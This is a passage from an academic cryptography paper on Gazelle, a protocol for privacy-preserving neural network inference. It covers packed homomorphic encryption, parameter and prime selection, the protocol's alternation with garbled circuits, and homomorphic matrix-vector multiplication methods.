



Figure 2: SISO convolutions and multi-channel Conv layers

### 2.2 Non-Linear Layers

The non-linear layers, shown in Figure 1 in blue, consist of an activation function that acts on each element of the input separately or a pooling function that reduces the output size. Typical non-linear functions can be one of several types: the most common in the convolutional setting are max-pooling functions and ReLU functions.

The key observation that we wish to make in this context is that all these functions can be implemented by circuits that have size linear in the input size and thus, evaluating them using conventional 2PC approaches does not impose any additional asymptotic communication penalty.

For more details on CNNs, we refer the reader to [40].

### 2.3 Secure Inference: Problem Description

In our setting, there are two parties $A$ and $B$ where $A$ holds a convolutional neural network (CNN) and $B$ holds an input to the network, typically an image. We make a distinction between the *structure* of the CNN which includes the number of layers, the size of each layer, and the activation functions applied in layer, versus the *parameters* of the CNN which includes all the weights and biases that describe the convolution and the fully connected layers.

We wish to design a protocol that $A$ and $B$ engage in at the end of which $B$ obtains the classification result (and potentially the network structure), namely the output of the final layer of the neural network, whereas $A$ obtains nothing.

**The Threat Model.** Our threat model is the same as in previous works, namely the SecureML, MiniONN and DeepSecure systems and our techniques, as we argue below, leak even less information than in these works.

To be more precise, we consider semi-honest corruptions as in [36, 29, 30], i.e., $A$ and $B$ adhere to the software that describes the protocol, but attempt to infer information about the other party's input (the network parameters or the image, respectively) from the protocol transcript. We ask for the cryptographic standard of ideal/real security [20, 19]. Two comments are in order about this ideal functionality.

The first is an issue specific to the ideal functionality instantiated in this and past work, i.e., the ideal functionality does not completely hide the *network structure*. We argue, however, that it does hide the important aspects which are likely to be proprietary. In particular, the ideal functionality and our realization hides all the weights and biases in the convolution and the fully connected layers. Secondly, we also hide the filter and stride size in the convolution layers, as well as information as to which layers are convolutional layers and which are fully connected. We do reveal the number of layers and the size[1] (the

[1] One can potentially hide this information by padding the network with dummy operation at a proportional computational expense

number of hidden nodes) of each layer. In contrast, other protocols for secure neural network inference such as the MiniONN protocol [29] reveal strictly more information, e.g., they reveal the filter size. As for party $B$'s security, we hide the entire image, but not its size, from party $A$.

A second, more subtle, issue is with the definition of the ideal functionality which implements secure network inference. Since such functionality, must at a bare minimum, give $B$ access to the classification output, $B$ maybe be able to train a new classifier to mimic these classification results. This attack is called model stealing [42]. Note that model stealing with limited queries is essentially equivalent to a supervised learning task with access to a limited training dataset. Thus a potential model stealing adversary could train such classifier without access to $B$ by simply asking a domain expert to classify his limited set of test-images. One potential solution is to limit the number of classification queries that $A$ is allowed to make of the model. This can be a practical solution in a *try-before-buy* scenario where $B$ only needs access to limited set of classifications to test the performance of the network before it buy the network parameters from $A$. We remark that designing (potentially-noisy) classifiers which are intrinsically resilient to model stealing is an interesting open machine learning problem.

**Paper Organization.** The rest of the paper is organized as follows. We first describe our abstraction of a packed additively homomorphic encryption (PAHE) that we use through the rest of the paper. We then provide an overview of the entire Gazelle protocol in section 4. In the next two sections, Section 5 and 6, we elucidate the most important technical contributions of the paper, namely the *linear algebra kernels* for fast matrix-vector multiplication and convolution. We then present detailed benchmarks on the implementation of the *homomorphic encryption layer* and the linear algebra kernels in Section 7. Finally, we describe the evaluation of neural networks such as ones trained on the MNIST or CIFAR-10 datasets and compare Gazelle's performance to prior work in Section 8.

## 3 Packed Additively Homomorphic Encryption

In this section, we describe a clean abstraction of packed additively homomorphic encryption (PAHE) schemes that we will use through the rest of the paper. As suggested by the name, the abstraction will support packing multiple plaintexts into a single ciphertext, performing SIMD homomorphic additions (SIMDAdd) and scalar multiplications (SIMDScMult), and permuting the plaintext slots (Perm). In particular, we will never need or use homomorphic multiplication of two ciphertexts. This abstraction can be instantiated with essentially all modern lattice-based homomorphic encryption schemes, e.g., [5, 16, 4, 14].

For the purposes of this paper, a private-key PAHE suffices. In such an encryption scheme, we have a (randomized) encryption algorithm (PAHE.Enc) that takes a plaintext message vector $\mathbf{u}$ from some message space and encrypts it using a key $\mathsf{sk}$ into a ciphertext denoted as $[\mathbf{u}]$, and a (deterministic) decryption algorithm (PAHE.Dec) that takes the ciphertext $[\mathbf{u}]$ and the key $\mathsf{sk}$ and recovers the message $\mathbf{u}$. Finally, we also have a homomorphic evaluation algorithm (PAHE.Eval) that takes as input one or more ciphertexts that encrypt messages $M_0, M_1, \ldots$, and outputs another ciphertext that encrypts a message $M = f(M_0, M_1, \ldots)$ for some function $f$ constructed using the SIMDAdd, SIMDScMult and Perm operations. We require IND-CPA security, which requires that ciphertexts of any two messages $\mathbf{u}$ and $\mathbf{u}'$ be computationally indistinguishable.

The lattice-based PAHE constructions that we consider in this paper are parameterized by four constants: (1) the cyclotomic order $m$, (2) the ciphertext modulus $q$, (3) the plaintext modulus $p$ and (4) the standard deviation $\sigma$ of a symmetric discrete Gaussian noise distribution ($\chi$).

The number of slots in a packed PAHE ciphertext is given by $n = \phi(m)$ where $\phi$ is the Euler Totient function. Thus, plaintexts can be viewed as length-$n$ vectors over $\mathbb{Z}_p$ and ciphertexts are viewed as length-$n$ vectors over $\mathbb{Z}_q$. All fresh ciphertexts start with an inherent noise $\eta$ sampled from the noise distribution $\chi$. As homomorphic computations are performed $\eta$ grows continually. Correctness of PAHE.Dec is predicated on the fact that $|\eta| < q/(2p)$, thus setting an upper bound on the complexity of the possible computations.

In order to guarantee security we require a minimum value of $\sigma$ (based on $q$ and $n$), $q \equiv 1 \bmod m$ and $p$ is co-prime to $q$. Additionally, in order to minimize noise growth in the homomorphic operations we require that the magnitude of $r \equiv q \bmod p$ be as small as possible. This when combined with the security constraint results in an optimal value of $r = \pm 1$.

In the sequel, we describe in detail the three basic operations supported by the homomorphic encryption schemes together with their associated asymptotic cost in terms of (a) the run-time, and (b) the noise growth. Later, in Section 7, we will provide concrete micro-benchmarks for each of these operations implemented in the GAZELLE library.

### 3.1 Addition: SIMDAdd

Given ciphertexts $[\mathbf{u}]$ and $[\mathbf{v}]$, SIMDAdd outputs an encryption of their component-wise sum, namely $[\mathbf{u}+\mathbf{v}]$.

The asymptotic run-time for homomorphic addition is $n \cdot \mathsf{CostAdd}(q)$, where $\mathsf{CostAdd}(q)$ is the run-time for adding two numbers in $\mathbb{Z}_q = \{0, 1, \ldots, q-1\}$. The noise growth is at most $\eta_{\mathbf{u}} + \eta_{\mathbf{v}}$ where $\eta_{\mathbf{u}}$ (resp. $\eta_{\mathbf{v}}$) is the amount of noise in $[\mathbf{u}]$ (resp. in $[\mathbf{v}]$).

### 3.2 Scalar Multiplication: SIMDScMult

If the plaintext modulus is chosen such that $p \equiv 1 \bmod m$, we can also support a SIMD compenentwise product.

Thus given a ciphertext $[\mathbf{u}]$ and a plaintext $\mathbf{v}$, we can output an encryption $[\mathbf{u} \circ \mathbf{v}]$ (where $\circ$ denotes component-wise multiplication of vectors).

The asymptotic run-time for homomorphic scalar multiplication is $n \cdot \mathsf{CostMult}(q)$, where $\mathsf{CostMult}(q)$ is the run-time for multiplying two numbers in $\mathbb{Z}_q$. The noise growth is at most $\eta_{\mathsf{mult}} \cdot \eta_{\mathbf{u}}$ where $\eta_{\mathsf{mult}} \approx ||\mathbf{v}||'_\infty \cdot \sqrt{n}$ is the *multiplicative noise growth* of the SIMD scalar multiplication operation.

For a reader familiar with homomorphic encryption schemes, we note that $||\mathbf{v}||'_\infty$ is the largest value in the *coefficient representation* of the packed plaintext vector $\mathbf{v}$, and thus, even a binary plaintext vector can result in $\eta_{\mathsf{mult}}$ as high as $p \cdot \sqrt{n}$. In practice, we alleviate this large multiplicative noise growth by bit-decomposing the coefficient representation of $\mathbf{v}$ into $\log(p/2^{\mathsf{w_{pt}}})$ many $\mathsf{w_{pt}}$-sized chunks $\mathbf{v}_k$ such that $\mathbf{v} = \sum 2^{\mathsf{w_{pt}} \cdot k} \cdot \mathbf{v}_k$. We refer to $\mathsf{w_{pt}}$ as the plaintext window size.

We can now represent the product $[\mathbf{u} \circ \mathbf{v}]$ as $\sum [\mathbf{u}_k \circ \mathbf{v}_k]$ where $\mathbf{u}_k = [2^{\mathsf{w_{pt}} \cdot k} \cdot \mathbf{u}]$. Since $||\mathbf{v}_k||'_\infty \leq 2^{\mathsf{w_{pt}}}$ the total noise in the multiplication is bounded by $2^{\mathsf{w_{pt}}} \cdot k\sqrt{n} \cdot \eta_{\mathbf{u}_k}$ as opposed to $p \cdot \sqrt{n} \cdot \eta_{\mathbf{u}}$. The only caveat is that we need access to low noise encryptions $[\mathbf{u}_k]$ as opposed to just $[\mathbf{u}]$ as in the direct approach.

### 3.3 Slot Permutation: Perm

Given a ciphertext $[\mathbf{u}]$ and one of a set of *primitive permutations* $\pi$ defined by the scheme, the Perm operation outputs a ciphertext $[\mathbf{u}_\pi]$, where $\mathbf{u}_\pi$ is defined as $(u_{\pi(1)}, u_{\pi(2)}, \ldots, u_{\pi(n)})$, namely the vector $\mathbf{u}$ whose slots are permuted according to the permutation $\pi$. The set of permutations that can be supported depends on the structure of the multiplicative group $\bmod m$ i.e. $(\mathbb{Z}/m\mathbb{Z})^\times$. When $m$ is prime, we have $n\,(=m-1)$ slots and the permutation group supports all cyclic rotations of the slots, i.e. it is isomorphic to $C_n$ (the cyclic group of order $n$). When $m$ is a sufficiently large power of two $(m = 2^k, m \geq 8)$, we have $n = 2^{k-1}$ and the set of permutations is isomorphic to the set of half-rotations i.e. $C_{n/2} \times C_2$, as illustrated in Figure 4.

Permutations are by far the most expensive operations in a homomorphic encryption scheme. At a high-level the PAHE ciphertext vectors represent polynomials. The permutation operation requires transforming these polynomials from evaluation to coefficient representations and back. These transformations can be efficiently computed using the number theoretic transform (NTT) and its inverse, both of which are finite-field analogues of their real valued Discrete Fourier Transform counterparts. Both the NTT and $\mathsf{NTT}^{-1}$ have an asymptotic cost of $\Theta(n \log n)$. As shown in [6], we need to perform $\Theta(\log q)$ $\mathsf{NTT}^{-1}$ to control Perm noise growth. The total cost of Perm is therefore $\Theta(n \log n \log q)$ operations. The noise growth is additive, namely, $\eta_{\mathbf{u}_\pi} = \eta_{\mathbf{u}} + \eta_{\mathsf{rot}}$ where $\eta_{\mathsf{rot}}$ is the *additive noise growth* of a permutation operation.





Figure 3: Ciphertext Structure and Operations. Here, $n$ is the number of slots, $q$ is the size of ciphertext space (so a ciphertext required $\lceil \log_2 q \rceil$ bits to represent), $p$ is the size of the plaintext space (so a plaintext can have at most $\lfloor \log_2 p \rfloor$ bits), and $\eta$ is the amount of noise in the ciphertext.





Figure 4: A Plaintext Permutation in action. The permutation $\pi$ in this example swaps the first and the second slots, and also the third and fourth slots. The operation incurs a noise growth from $\eta$ to $\eta' \approx \eta + \eta_{\mathsf{rot}}$. Here, $\eta_{\mathsf{rot}} \approx n \log q \cdot \eta_0$ where $\eta_0$ is some small "base noise".

### 3.4 Paillier vs. Lattice-based PAHE

The PAHE scheme used in Gazelle is dramatically more efficient than conventional Paillier based AHE. Homomorphic addition of two Paillier ciphertexts corresponds to a modular multiplication modulo a large RSA-like modulus (3072bits) as opposed to a simple addition mod $q$ as seen in SIMDAdd. Similarly multiplication by a plaintext turns into a modular exponentiation for Paillier. Furthermore the large sizes of the Paillier ciphertexts makes encryption of single small integers extremely bandwidth-inefficient. In contrast, the notion of packing provided by lattice-based schemes provides us with a SIMD way of packing many integers into one ciphertext, as well as SIMD evaluation algorithms. We are aware of one system [37] that tries to use Paillier in a SIMD fashion; however, this lacks two crucial components of lattice-based AHE, namely the facility to multiply each slot with a separate scalar, and the facility to permute the slots. We are also aware of a method of mitigating the first of these shortcomings [26], but not the second. Our fast homomorphic implementation of linear algebra uses both these features of lattice-based AHE, making Paillier an inefficient substitute.

### 3.5 Parameter Selection for PAHE

Parameter selection for PAHE requires a delicate balance between the homomorphic evaluation capabilities and the target security level. We detail our procedure for parameter selection to meet a target security level of 128 bits. We first set our plaintext modulus to be 20 bits to represent the fixed point inputs (the bit-length of each pixel in an image) and partial sums generated during the neural network evaluation. Next, we require that the ciphertext modulus be close to, but less than, 64 bits in order to ensure that each ciphertext slot fits in a single machine word while maximizing the potential noise margin available during homomorphic computation.

The Perm operation in particular presents an interesting tradeoff between the simplicity of possible rotations and the computational efficiency of the NTT. A prime $m$ results in a (simpler) cyclic permutation group but necessitates the use of an expensive Bluestein transform. Conversely, the use of $m = 2^k$ allows for a $8\times$ more efficient Cooley-Tukey style NTT at the cost of an awkward permutation group that only allows half-rotations. In this work, we opt for the latter and adapt our linear algebra kernels to deal with the structure of the permutation group. Based on the analysis of [1], we set $m = 4096$ and $\sigma = 4$ to obtain our desired security level.

Our chosen bit-width for $q$ (60 bits), allows for lazy reduction, i.e. multiple additions may be performed without overflowing a machine word before a reduction is necessary. Additionally, even when $q$ is close to the machine word-size, we can replace modular reduction with a simple sequence of addition, subtraction and multiplications. This is done by choosing $q$ to be a pseudo-Mersenne number.

Next, we detail a technique to generate prime moduli that satisfy the above correctness and efficiency properties, namely:

1. $q \equiv 1 \bmod m$
2. $p \equiv 1 \bmod m$
3. $|q \bmod p| = |r| \approx 1$
4. $q$ is pseudo-Mersenne, i.e. $q = 2^{60} - \delta, (\delta < \sqrt{q})$

Since we have chosen $m$ to be a power of two, we observe that $\delta \equiv -1 \bmod m$. Moreover, $r \equiv q \bmod p$ implies that $\delta \equiv (2^{60} - r) \bmod p$. These two CRT expressions for $\delta$ imply that given a prime $p$ and residue $r$, there exists a unique minimal value of $\delta \bmod (p \cdot m)$.

Based on this insight our prime selection procedure can be broken down into three steps:

1. Sample for $p \equiv 1 \bmod m$ and sieve the prime candidates.
2. For each candidate $p$, compute the potential $2|r|$ candidates for $\delta$ (and thus $q$).
3. If $q$ is prime and $\delta$ is sufficiently small accept the pair $(p,q)$.

Heuristically, this procedure needs $\log(q)(p \cdot m)/(2|r|\sqrt{q})$ candidate primes $p$ to sieve out a suitable $q$.

Table 1: Prime Selection for PAHE

| $\lfloor \log(p) \rfloor$ | $p$ | $q$ | $\lvert r \rvert$ |
|---|---|---|---|
| 18 | 307201 | $2^{60} - 2^{12} \cdot 63549 + 1$ | 1 |
| 22 | 5324801 | $2^{60} - 2^{12} \cdot 122130 + 1$ | 1 |
| 26 | 115351553 | $2^{60} - 2^{12} \cdot 9259 + 1$ | 1 |
| 30 | 1316638721 | $2^{60} - 2^{12} \cdot 54778 + 1$ | 2 |

Since $p \approx 2^{20}$ and $q \approx 2^{64}$ in our setting, this procedure is very fast. A list of reduction-friendly primes generated by this approach is tabulated in Table 1. Finally note that when $\lfloor \log(p) \rfloor \cdot 3 < 64$ we can use Barrett reduction to speed-up reduction $\bmod p$.

The impact of the selection of reduction-friendly primes on the performance of the PAHE scheme is described in section 7.

## 4 Our Protocol at a High Level

Our protocol for secure neural network inference is based on the alternating use of PAHE and garbled circuits (GC). We will next explain the flow of the protocol and show how one can efficiently and securely convert between the data representations required for the two cryptographic primitives.

The main invariant that the protocol maintains is that at the start of the PAHE phase the server and the client posses an additive share $c_y, s_y$ of the client's input $\mathbf{y}$. At the very beginning of the computation this can be accomplished by the trivial share $(c_y, s_y) = (\mathbf{y}, 0)$.

In order to evaluate a linear layer, we start with the client $B$ first encrypting their share using the PAHE scheme and sending it to the server $A$. $A$ in turn homomorphically adds her share $s_y$ to obtain an encryption of $c_y + s_y = [\mathbf{y}]$. The security of the homomorphic encryption scheme guarantees that $B$ cannot recover $\mathbf{y}$ from this encryption. The server $A$ then uses a homomorphic linear algebra kernel to evaluate linear layer (which is either convolution or fully connected). The result is a packed ciphertext that contains the input to the first non-linear (ReLU) layer. The homomorphic scheme ensures that $A$ learns nothing about $B$'s input. $B$ has not received any input from $A$ yet and thus has no way of learning the model parameters.

In preparation for the evaluation of the subsequent non-linear activation layer $A$ must transform her PAHE ciphertext into additive shares. At the start of this step $A$ holds a ciphertext $[\mathbf{x}]$ (where $\mathbf{x}$ is a vector) and $B$ holds the private key. The first step is to transform this ciphertext such that both $A$ and $B$ hold an additive secret sharing of $\mathbf{x}$. This is accomplished by the server $A$ adding a random vector $\mathbf{r}$ to her ciphertext homomorphically to obtain an encryption $[\mathbf{x} + \mathbf{r}]$ and sending it to the client $B$. The client $B$ then decrypts this message to get his share. Thus the server $A$ sets her share $s_x = \mathbf{r}$ and $B$ sets his share $c_x = \mathbf{x} + \mathbf{r} \bmod p$.

Since $A$ chooses $\mathbf{r}$ uniformly at random $s_x$ does not contain any information about either the model or $B$'s input. Since $B$ does not know $\mathbf{r}$, $c_x$ has a uniform random distribution from $B$'s perspective. Moreover the security of the PAHE scheme ensures that $A$ has no way of figuring out what $c_x$ is.

We next evaluate the non-linear activation using Yao's GC protocol. At the start of this step both parties posses additive shares $(c_x, s_x)$ of the secret value of $x$ and want to compute $y = \mathsf{ReLU}(x)$ without revealing it completely to either party. We evaluate the non-linear activation function ReLU (in parallel for each component of $\mathbf{x}$) to get a secret sharing of the output $\mathbf{y} = \mathsf{ReLU}(\mathbf{x})$. This is done using our circuit from Figure 5, described in more detail below. The output of the garbled circuit evaluation is a pair of shares $s_y$ (for the server) and $c_y$ (for the client) such that $s_y + c_y = y \bmod p$. The security argument is exactly the same as after the first step, i.e. neither party has complete information and both shares appear uniformly random to their respective owners.

Once this is done, we are back where we started and we can repeat these steps until we evaluate the full network. We make the following two observations about our proposed protocol:

1. By using AHE for the linear layers, we ensure that the communication complexity of protocol is linear in the number of layers and the size of inputs for each layer.
2. At the end of the garbled circuit protocol we have an additive share that can be encrypted afresh. As such, we can view the re-encryption as an interactive bootstrapping procedure that clears the noise introduced by any previous homomorphic operation.

For the second step of the outline above, we employ the *boolean* circuit described in Figure 5. The circuit takes as input three vectors: $s_x = \mathbf{r}$ and $s_y = \mathbf{r}'$ (chosen at random) from the server, and $c_x$ from the client. The first block of the circuit computes the arithmetic sum of $s_x$ and $c_x$ over the integers and subtracts $p$ from to obtain the result mod $p$. (The decision of whether to subtract $p$ or not is made by the multiplexer). The second block of the circuit computes a ReLU function. The third block adds the result to $s_y$ to obtain the client's share of $y$, namely $c_y$. For more detailed benchmarks on the ReLU and MaxPool garbled circuit implementations, we refer the reader to Section 8. We note that this conversion strategy is broadly similar to the one developed in [25].

In our evaluations, we consider ReLU, Max-Pool and the square activation functions, the first two are by far the most commonly used ones in convolutional neural network design [28, 41, 39, 24]. Note that the square activation function popularized for secure neural network evaluation in [18] can be efficiently implemented by a simple interactive protocol that uses the PAHE scheme to generate the cross-terms.

The use of an IND-CPA-secure PAHE scheme for evaluating the linear layers guarantees the privacy of the client's inputs. However the PAHE scheme must also guarantee the confidentiality of the server's input, in other words, it should be *circuit-private*. Prior work addresses this problem in two ways. The first approach called noise-flooding adds a large amount of noise to the final ciphertext [15] to obscure any information leaked through the ciphertext noise. The second technique relies on bootstrapping, either using garbled circuits [17] or using the full power of an FHE scheme [11]. Noise-flooding causes an undesirable blow-up in the parameters of the underlying PAHE scheme, while the FHE-bootstrapping based solution is well beyond the scope of the simple PAHE schemes we employ. Thus, our solution builds a low-overhead circuit-private interactive decryption protocol (Appendix B) to improve the concrete efficiency of the garbled circuit approach (as in [17]) as applied to the BFV scheme [4, 14].





Figure 5: Our combined circuit for steps (a), (b) and (c) for the non-linear layers. The "+" gates refer to an integer addition circuit, "-" refers to an integer subtraction circuit and the ">" refers to the circuit refers to a greater than comparison. Note that the borrow of the subtraction gates is used as the select for the first and last multiplexer

## 5 Fast Homomorphic Matrix-Vector Multiplication

We next describe the homomorphic linear algebra kernels that compute matrix-vector products (for FC layers) and 2D convolutions (for Conv layers). In this section, we focus on matrix-vector product kernels which multiply a plaintext matrix with an encrypted vector. We start with the easiest to explain (but the slowest and most communication-inefficient) methods and move on to describing optimizations that make matrix-vector multiplication much faster. In particular, our *hybrid method* (see Table 4 and the description below) gives us the best performance among all our homomorphic matrix-vector multiplication methods. For example, multiplying a $128 \times 1024$ matrix with a length-1024 vector using our hybrid scheme takes about 16ms(For detailed benchmarks, we refer the reader to Section 7.3). In all the subsequent examples, we will use an FC layer with $n_i$ inputs and

Table 2: Comparing matrix-vector product algorithms by operation count, noise growth and number of output ciphertexts

| | Perm (Hoisted)[a] | Perm | SIMDScMult | SIMDAdd | Noise | #out_ct[b] |
|---|---|---|---|---|---|---|
| Naïve | 0 | $n_o \cdot \log n_i$ | $n_o$ | $n_o \cdot \log n_i$ | $\eta_{\mathsf{naive}} := \eta_0 \cdot \eta_{\mathsf{mult}} \cdot n_i + \eta_{\mathsf{rot}} \cdot (n_i - 1)$ | $n_o$ |
| Naïve (Output packed) | 0 | $n_o \cdot \log n_i + n_o - 1$ | $2 \cdot n_o$ | $n_o \cdot \log n_i + n_o$ | $\eta_{\mathsf{naive}} \cdot \eta_{\mathsf{mult}} \cdot n_o + \eta_{\mathsf{rot}} \cdot (n_o - 1)$ | 1 |
| Naïve (Input packed) | 0 | $\frac{n_o \cdot n_i}{n} \cdot \log n_i$ | $\frac{n_o \cdot n_i}{n}$ | $\frac{n_o \cdot n_i}{n} \cdot \log n_i$ | $\eta_0 \cdot \eta_{\mathsf{mult}} \cdot n_i + \eta_{\mathsf{rot}} \cdot (n_i - 1)$ | $\frac{n_o \cdot n_i}{n}$ |
| Diagonal | $n_i - 1$ | 0 | $n_i$ | $n_i$ | $(\eta_0 + \eta_{\mathsf{rot}}) \cdot \eta_{\mathsf{mult}} \cdot n_i$ | 1 |
| Hybrid | $\frac{n_o \cdot n_i}{n} - 1$ | $\log \frac{n}{n_o}$ | $\frac{n_o \cdot n_i}{n}$ | $\frac{n_o \cdot n_i}{n} + \log \frac{n}{n_o}$ | $(\eta_0 + \eta_{\mathsf{rot}}) \cdot \eta_{\mathsf{mult}} \cdot n_i + \eta_{\mathsf{rot}} \cdot (\frac{n_i}{n_o} - 1)$ | 1 |

[a] Rotations of the input with a common PermDecomp [b] Number of output ciphertexts
[c] All logarithms are to base 2

$n_o$ outputs as a running example. For simplicity of presentation, unless stated otherwise we assume that $n$, $n_i$ and $n_o$ are powers of two. Similarly we assume that $n_o$ and $n_i$ are smaller than $n$. If not, we can split the original matrix into $n \times n$ sized blocks that are processed independently.

**The Naïve Method.** In the naïve method, each row of the $n_o \times n_i$ plaintext weight matrix $\mathbf{W}$ is encoded into a separate plaintext vectors (see Figure 6). Each such vector is of length $n$; where the first $n_i$ entries contain the corresponding row of the matrix and the other entries are padded with 0. These plaintext vectors are denoted $\mathbf{w}_0, \mathbf{w}_1, \ldots, \mathbf{w}_{(n_o-1)}$. We then use SIMDScMult to compute the component-wise product of with the encrypted input vector $[\mathbf{v}]$ to get $[\mathbf{u}_i] = [\mathbf{w}_i \circ \mathbf{v}]$. In order to compute the inner-product what we need is actually the sum of the entries in each of these vectors $\mathbf{u}_i$.

This can be achieved by a "rotate-and-sum" approach, where we first rotate the entries of $[\mathbf{u}_i]$ by $n_i/2$ positions. The result is a ciphertext whose first $n_i/2$ entries contain the sum of the first and second halves of $\mathbf{u}_i$. One can then repeat this process for $\log_2 n_i$ iterations, rotating by half the previous rotation on each iteration, to get a ciphertext whose first slot contains the first component of $\mathbf{Wv}$. By repeating this procedure for each of the $n_o$ rows we get $n_o$ ciphertexts, each containing one element of the result.

Based on this description, we can derive the following performance characteristics for the naïve method:

- The total cost is $n_o$ SIMD scalar multiplications, $n_o \cdot \log_2 n$ rotations (automorphisms) and $n_o \cdot \log_2 n$ SIMD additions.
- The noise grows from $\eta$ to $\eta \cdot \eta_{\mathsf{mult}} \cdot n + \eta_{\mathsf{rot}} \cdot (n-1)$ where $\eta_{\mathsf{mult}}$ is the multiplicative noise growth factor for SIMD multiplication and $\eta_{\mathsf{rot}}$ is the additive noise growth for a rotation. This is because the one SIMD multiplication turns the noise from $\eta \mapsto \eta \cdot \eta_{\mathsf{mult}}$, and the sequence of rotations and additions grows the noise as follows:
  $\eta \cdot \eta_{\mathsf{mult}} \mapsto (\eta \cdot \eta_{\mathsf{mult}}) \cdot 2 + \eta_{\mathsf{rot}} \mapsto (\eta \cdot \eta_{\mathsf{mult}}) \cdot 4 + \eta_{\mathsf{rot}} \cdot 3 \mapsto \ldots$
  which gives us the above result.
- Finally, this process produces $n_o$ many ciphertexts each one containing just one component of the result.

This last fact turns out to be an unacceptable efficiency barrier. In particular, the total network bandwidth becomes quadratic in the input size and thus contradicts the entire rationale of using PAHE for linear algebra. Ideally, we want the entire result to come out in packed form *in a single ciphertext* (assuming, of course, that $n_o \leq n$).

A final subtle point that needs to noted is that if $n$ is not a power of two, then we can continue to use the same rotations as before, but all slots except the first slot leak information about partial sums. We therefore *must* add a random number to these slots to destroy this extraneous information about the partial sums.

### 5.1 Output Packing

The very first thought to mitigate the ciphertext blowup issue we just encountered is to take the many output ciphertexts and somehow pack the results into one. Indeed, this can be done by (a) doing a SIMD scalar multiplication which zeroes out all but the first coordinate of each of the out ciphertexts; (b) rotating each of them by the appropriate amount so that the numbers are lined up in different slots; and (c) adding all of them together.

Unfortunately, this results in unacceptable noise growth. The underlying reason is that we need to perform two serial SIMD scalar multiplications (resulting in an $\eta_{\mathsf{mult}}^2$ factor; see Table 4). For most practical settings, this noise growth forces us to use ciphertext moduli that are larger 64 bits, thus overflowing the machine word. This necessitates the use of a Double Chinese Remainder Theorem (DCRT) representation similar to [16] which substantially slows down computation. Instead we use an algorithmic approach to control noise growth allowing the use of smaller moduli and avoiding the need for DCRT.





Figure 6: The naïve method is illustrated on the left and the diagonal method of Halevi and Shoup [22] is illustrated on the right. The entries in a single color live in the same ciphertext. The key feature of the diagonal method is that no two elements of the matrix that influence the same output element appear with the same color.

### 5.2 Input Packing

Before moving on to more complex techniques we describe an orthogonal approach to improve the naïve method when $n_i \ll n$. The idea is to pack multiple copies of the input into a single ciphertext. This allows us better utilization of the slots by computing multiple outputs in parallel.

In detail we can (a) pack $n/n_i$ many different rows into a single plaintext vector; (b) pack $n/n_i$ *copies* of the input vector into a single ciphertext; and (c) perform the rest of the naïve method as-is except that the rotations are not applied to the whole ciphertext but block-by-block (thus requiring $\log(n_i)$ many rotations). Roughly speaking, this achieves communication and computation as if the number of rows of the matrix were $n'_o = (n_o \times n_i)/n$ instead of $n_o$. When $n_i \ll n$, we have $n'_o \ll n_o$.

**The Diagonal Method.** The diagonal method as described in the work of Halevi and Shoup [22] (and implemented in [21]) provides another potential solution to the problem of a large number of output ciphertexts. The key high-level idea is to arrange the matrix elements in such a way that after the SIMD scalar multiplications, "interacting elements" of the matrix-vector product never appear in a single ciphertext. Here, "interacting elements" are the numbers that need to be added together to obtain the final result. The rationale is that if this happens, we never need to add two numbers that live in different slots of the same ciphertexts, thus avoiding ciphertext rotation.

To do this, we encode the diagonal of the matrix into a vector which is then SIMD scalar multiplied with the input vector. The second diagonal (namely, the elements $\mathbf{W}_{0,1}, \mathbf{W}_{1,2}, \ldots, \mathbf{W}_{n_o-1,0}$) is encoded into another vector which is then SIMD scalar multiplied with a rotation (by one) of the input vector, and so on. Finally, all these vectors are added together to obtain the output vector *in one shot*.

The cost of the diagonal method is:

- The total cost is $n_i$ SIMD scalar multiplications, $n_i - 1$ rotations (automorphisms), and $n_i - 1$ SIMD additions.
